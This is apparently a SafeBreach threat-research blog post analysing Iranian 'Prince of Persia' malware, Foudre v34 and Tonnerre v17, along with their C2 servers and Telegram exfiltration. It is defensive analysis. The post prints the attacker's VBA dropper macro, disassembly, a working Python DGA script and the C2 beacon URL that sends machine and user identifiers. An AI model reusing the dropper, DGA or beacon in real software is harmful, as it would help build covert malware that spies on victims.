Unmasking the Evolving Iranian Prince of Persia | SafeBreach

By Author: Tomer Bar, VP Security Research, SafeBreach

Archived: 2026-04-05 18:54:00 UTC

Iranian state-sponsored threat actors have been targeting networks and critical infrastructure organizations across the globe—as well as dissidents of the Iranian regime—since the early 2000s. In 2016, Palo Alto Networks' Unit 42 identified one such threat actor known as "Infy" or "Prince of Persia," with evidence of their activity targeting victims in Iran and Europe dating back to 2007. In 2017, activity by the group was observed again through the use of a new malware variant, dubbed Foudre.

SafeBreach Labs has followed the Prince of Persia group since 2019, and our own original research in 2021 presented evidence that they had dramatically reinforced their operations security activities, technical proficiency, and tooling capabilities. However, for the next three years, there was no publicly identified activity from the group. Our research team continued to hunt for evidence based on a variety of anchors and patterns we had defined. As a result, we were able to maintain unprecedented visibility into their malicious activity during this time.


In the blog below, we first outline the key findings and takeaways of our most recent research targeting the Prince of Persia threat actor, revealing critical new details that will help other security researchers and cybersecurity professionals better understand—and defend against—this evolving threat. Next, we will provide a high-level overview of previous research on this threat actor that reveals important context about their motivations and activities over the last decade. Then, we will dive into an in-depth analysis of several new malware variants discovered during our latest research campaign, including Foudre v34, Tonnerre v17, Tonnerre v50, an unknown Foudre version, and more. Finally, we provide an appendix that outlines relevant indicators of compromise (IoCs).

Key Findings

Our latest research targeting the Prince of Persia threat actor group uncovered the following new details and key takeaways regarding the group's activity over the last three years:

- The scale of Prince of Persia's activity is more significant than we originally anticipated. Our research identified multiple campaigns that used a large number of malware variants and C2 servers.
- There are at least three active variants of Foudre and Tonnerre using different DGA in parallel and communicating to an active C2 server.
    - Tonnerre v50—which was detected as recently as September 2025 and uses an unknown DGA algorithm.
    - Tonnerre v12-16, which uses the original CRC32 based DGA
    - Tonnerre v17, which uses the original CRC32 as the first stage and then adds a second-stage DGA algorithm.

- For the first time since 2016, we discovered that the new Tonnerre v50 malware is redirected by the C2 server to a Telegram group, which includes a Telegram bot that likely uses the Telegram API to send commands and get the exfiltrated victim's data. Telegram may be used as a replacement to the FTP protocol used by former versions of Tonnerre.
- The Telegram group name in Persian is "سرافراز", pronounced "sarafraz" in English which translates to "proudly." Beside the bot is a Persain user name: @ehsan8999100. This user is probably one of the Iranian hackers behind Prince of Persia. Below is a screenshot taken on December 14, 2025, showing the user had been active the day before.



- Our research identified additional unknown variants that are similar to Tonnerre that were probably used to download and execute Foudre:
  - Two versions of the Amaq News Finder and Deep Freeze variants.
  - New variants of the MaxPinner malware family, which focuses on spying on Telegram's content.
  - Another unknown malware family named Rugissement, which includes variants that are probably unknown attack vectors used in 2019-2021.
- We found Foudre v34, which was publicly available, and Tonnerre v17, which we captured ourselves.
- The threat actor is using multiple C2 servers. Despite their prevention efforts, we were able to consistently download the victim files exfiltrated by Foudre and Tonnerre from all C2 servers, including the older C2 servers from 2021 and the newer version from September 2025.
- Most of the C2 servers we found in the last two years appear to be used for testing purposes by the threat actor, with a limited number of real victims. We believe sharing the characteristics of the discovered testing C2 servers will help other security researchers discover additional "production" C2 servers.

Background

In 2016, Palo Alto Networks' Unit 42 initially discovered Prince of Persia, an APT group that appeared to have ties to the Iranian government. Researchers at Qi-Anxin's Threat Intelligence Center investigated a specific attack

targeting Danish diplomats—named Operation Mermaid—that appeared to use the same methods and infrastructure associated with the group.

After the publication, Unit 42 conducted a takedown operation. This gave the researchers more visibility into the origin of victims, the motive of the attackers, and the scope of the attack. The data gathered reaffirmed the Iranian connection—most victims were either in Iran, or were Iranian dissidents, and the attackers did not seem to be financially motivated. As a result of the takedown, Prince of Persia lost access to almost all of the campaign victims.

Research by Claudio Guarnieri and Collin Anderson elaborated more on the Iranian attribution. The threat group compromised two news websites related to Jundallah as early as 2010, and exploited ActiveX vulnerabilities to attack the websites' visitors. Prince of Persia seemed to have operated heavily around the 2013 Iranian Presidential elections, targeting Persian press members (such as BBC Persian), and resumed attacking civil society members and activists afterwards.

Guarnieri & Anderson also observed that after the takedown by Palo Alto Networks, the Telecommunication Company of Iran blocked and redirected any traffic originating from Iran aimed at Palo Alto's sinkholes. This was probably a deliberate attempt by the threat actors to reduce visibility and regain control of the victims. This was not an ability demonstrated by most threat actors, which further supports the connection to the Iranian government.


In August 2017, Prince of Persia activity was observed again, this time through the use of a new malware dubbed Foudre, which means "lightning" in French. In 2018, Foudre version 8 introduced a new malware variant dubbed Tonnerre, which means "thunder" in French. The two variants worked together, with Foudre serving as the first-stage malware that was used to map a victim's identity. If the victim was deemed important enough, Foudre then downloaded and executed Tonnerre.

As of 2022, the last known public version of Foudre was v24. The last known public version of Tonnerre was v11; however, we were able to download v14 and v15 from one of the C2 servers in 2022.

```
loc_5BCBA0:
mov     eax, off_60AC80
mov     eax, [eax]
mov     byte ptr [eax+58h], 0
mov     eax, off_60AC80
mov     eax, [eax]
mov     edx, ds:dword_614F24
mov     [eax+0F4h], edx
mov     dword ptr [eax+0F0h], offset loc_5BCAC4
mov     eax, offset unk_614F48
mov     edx, offset aAcc ; "Acc"
call    sub_407394
mov     eax, offset dword_614F34
mov     edx, offset a00001 ; "00001"
call    sub_407394
lea     eax, [ebp+var_8]
mov     ecx, ds:dword_614F34
mov     edx, offset aTonnerre ; "tonnerre "
call    sub_407878
mov     eax, [ebp+var_8]
call    sub_407420
push    eax             ; lpWindowName
push    0               ; lpClassName
call    FindWindowW
test    eax, eax
jz      short loc_5BCC12
```

After that, Prince of Persia appeared to go dark, with no publicly identified activity over the next three years. Based on our in-depth understanding of this threat actor, we assumed they were still carrying out attacks under the radar, so we continued to actively hunt for evidence. In order to achieve this kind of monitoring over the course of several years, we established anchors and defined patterns that would help us find a new lead, even if the threat actor changed tactics, like using a new trojan version or C2 server structure. This tracking allowed us to maintain visibility into their malicious activity and develop the research updates presented in this post.

The graphic below provides an overview of the timeline of the malware development process since 2016, including capture dates. The focus of this blog will be to elaborate on the new findings, which are identified in bold.




The Research Process

As noted above, SafeBreach Labs has followed the Prince of Persia group since 2019. After the group appeared to go dark in 2022, our research team continued to hunt for evidence based on a variety of anchors and patterns we had defined. As a result, we were able to maintain unprecedented visibility into their malicious activity. Below, we provide an analysis of these findings.

Analysis of the Malware Files

Foudre v34


With the new version of Foudre we discovered, the attack vector had changed from a macro file to a Microsoft Excel file with an embedded executable. The Excel file is fully undetectable by all antivirus engines in VirusTotal.




Below is an image of the embedded executable header:

The Excel file drops Foudre v34 as an SFX file:

Conf8830.dll is the loader.It will call the exported function f8qb1355 of d232, which is a Foudre v34 DLL and a camouflage MP4 file in order to complete the user deception (the icon is of windows media player). The SFX additional attack was uploaded from the US in March 2025:



The threat actor also continues to use Excel files that include a macro as an attack vector (52e3a856548825ec0a3d6630e881ff4f79d2a11bc3420a73d42e161fabed53d9). The Excel file was included in a zip file named شهدای شاخص.zip (Notable Martyrs.zip)— alongside three other benign Excel files—and was uploaded to VirusTotal.com in January 2024 from Germany.




The Excel file includes macro code to drop and execute ccupdate.tmp.

```
Function IsFile(ByVal fName As String) As Boolean
'Returns TRUE if the provided name points to an existing file.
'Returns FALSE if not existing, or if it's a folder
    On Error Resume Next
    IsFile = ((GetAttr(fName) And vbDirectory) <> vbDirectory)
End Function

'after each update rename tmp file
'Used names
'euupdate.tmp
'EZUpdate.tmp
'cqupdate.tmp
Sub SaveExeFile()

    On Error Resume Next


    stpath = Replace(Environ("temp"), "Local\Temp", "Roaming")

    Kill (stpath) + "\ccupdate.tmp"

    'Sheets("Sheet1").OLEObjects("Object 1").Copy
    Sheets("Sheet1").OLEObjects(1).Copy


    waitTill = Now() + TimeValue("00:00:03")
    While Now() < waitTill
        DoEvents
    Wend


    CreateObject("Shell.Application").Namespace(stpath).Self.InvokeVerb "Paste"

'   fpath$ = stpath + "\ccupdate.tmp"
```


The threat actor left previous names of embedded Foudre files as comments:

- ccupdate.tmp is the current dropped file
- EZUpdate.tmp is known to be a Foudre v21 infection from 2020
- euupdate.tmp and cqupdate.tmp infections are not publicly available

Once the victim opens the excel file and is allowed to open ccupdate.tmp, Foudre is installed.




One of the samples includes an embedded deceptive message that was taken after May 2023 from this article.



The main difference from previous versions is that a new DGA algorithm and DGA prefix LOS1are used. In addition, the algorithm is divided into two steps:

- The first calculates the original DGA by computing a CRC32 of the string LOS1{}{}{}.format(date.year, date.month, weeknumber).
- The second DGA phase generates an eight character domain host name (only alphabet letters) by adding the value 0x8 and character index to any alphabet character and 0x39 to each digit. This is done in order to transform each a-f and 0-9 characters into characters.



This DGA generates domain names that consist of only characters from the range j-z. This script implements the DGA:

```python
import binascii
import datetime
import os,sys

def decrypt(hostname: str) -> str:
    index = 1
    final_hostname = ""
    crc = binascii.crc32(hostname.encode()) & 0xffffffff
    host = "{:08x}".format(int(crc))
    for ch in host:
        code = ord(ch)
        if 'a' <= ch <= 'f':
            new_code = code + 8 + index
        elif '0' <= ch <= '9':
            new_code = code + 0x39 + index
        else:
            print("not valid char")
            continue
        final_hostname += chr(new_code)
        index+=1
    return final_hostname


hostname = sys.argv[1] #LOS120251040 output:mouorptq
host = decrypt(hostname)
print(host)
```

An Internet check is also done to another legitimate site (see the appendix for additional details).

Tonnerre v17

Tonnerre v17 is the latest version binary that we were able to capture at the time of publishing. This version uses the same DGA algorithm as Foudre v34 but with a different key prefix: FTS1. It includes an embedded news article that was published on January 20, 2023.

The National

MENA

Erdogan tells Zelenskyy he is willing to mediate between Russia and Ukraine

Turkish leader's phone call follows similar offer to Russian President Vladimir Putin on Monday

Turkish President Tayyip Erdogan and Ukrainian President Volodymyr Zelenskyy in Kyiv in February 2022, weeks before Russia invaded. Reuters

Jamie Goodwin
January 20, 2023


The file was built by the adversary a day after the article was published. We achieved access to it via direct download from the C2 server by impersonating a Foudre-infected file. After decrypting the SFX file, we obtained the final Tonnerre 17 binary.

Since January 2023, we have attempted to capture newer versions of Tonnerre. It took almost three years to find a new C2 server that could communicate with this newer Tonnerre version. We will explore this in more depth later, but first let's understand the C2 structure of Foudre v34 and Tonnerre v17.

C2 Server Structures

Foudre v34


The C2 server structure of Foudre v34 included four directories: 1, 2, de, en. Below is an illustration of the C2 structure. **NOTE:** The real C2 server runs on Linux and does not enable directory browsing.



Foudre sends the victim machine's globally unique identifier (GUID) to the C2 server via a HTTP GET request: https://<c2 server>/1/?c=<machine name>&u=<user name>&v=<current version>&s=<subject>&f=<c2 folder>&mi=<machine GUID>&b=<arch>&t=<time>

This is done to check if the Foudre version should be upgraded. The /1/index.php reads a textual file on the C2 server:

